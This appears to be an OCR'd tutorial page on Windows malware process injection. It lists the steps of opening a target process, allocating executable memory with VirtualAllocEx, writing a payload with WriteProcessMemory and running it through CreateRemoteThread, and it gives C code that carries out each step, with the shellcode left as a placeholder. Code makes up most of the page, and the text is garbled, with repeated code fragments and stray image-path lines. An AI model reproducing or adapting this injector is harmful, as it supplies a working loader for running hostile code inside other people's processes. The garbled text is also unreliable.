Malware injection attacks

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Simple Code injection

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

Step 1: Open the target process


Step 2: Allocate memory in the target process



Step 3: Copy the code in the allocated memory



Step 4: Execute the code using CreateRemoteThread()



Code:

```
unsigned char payload[ ] = <shellcode>


int main(int argc, char* argv[])
{

	 // Parse the target process ID
	printf("Target Process ID: %i\n", atoi(argv[1]));

	//open the target process
	HANDLE pHandle = OpenProcess( PROCESS_ALL_ACCESS, FALSE, (DWORD)atoi(argv[1]) );


	// Allocate memory in the target process for remote buffer
	void  *alloc_memory; // memory buffer in the remote process

	alloc_memory = VirtualAllocEx( pHandle, NULL, sizeof(payload), (MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_READWRITE);


	// Copy payload data from our process to the remote process
	WriteProcessMemory( pHandle, alloc_memory, payload, sizeof(payload) , NULL);


	// Create a remote thread in the target process to start our payload

	HANDLE remote_thread = CreateRemoteThread( pHandle, NULL, 0, (LPTHREAD_START_ROUTINE)alloc_memory, NULL, 0, NULL);

	// Clean up and close the process handle
	CloseHandle(pHandle);


	return 0;
}
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        // Create a remote thread in the target process to start our payload

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        // Clean up and close the process handle
        CloseHandle(process_handle);


        return 0;
}
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

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

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

Target Process

Code:

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        alloc_memory = VirtualAllocEx( pHandle, NULL, sizeof(payload), (MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_READWRITE);


        // Copy payload data from our process to the remote process
        WriteProcessMemory( pHandle, alloc_memory, payload, sizeof(payload) , NULL);


        // Create a remote thread in the target process to execute our payload

        HANDLE remote_thread = CreateRemoteThread( pHandle, NULL, 0, (LPTHREAD_START_ROUTINE)alloc_memory, NULL, 0, NULL);

        // Clean up and close the process handle
        CloseHandle(pHandle);


        return 0;
}
```



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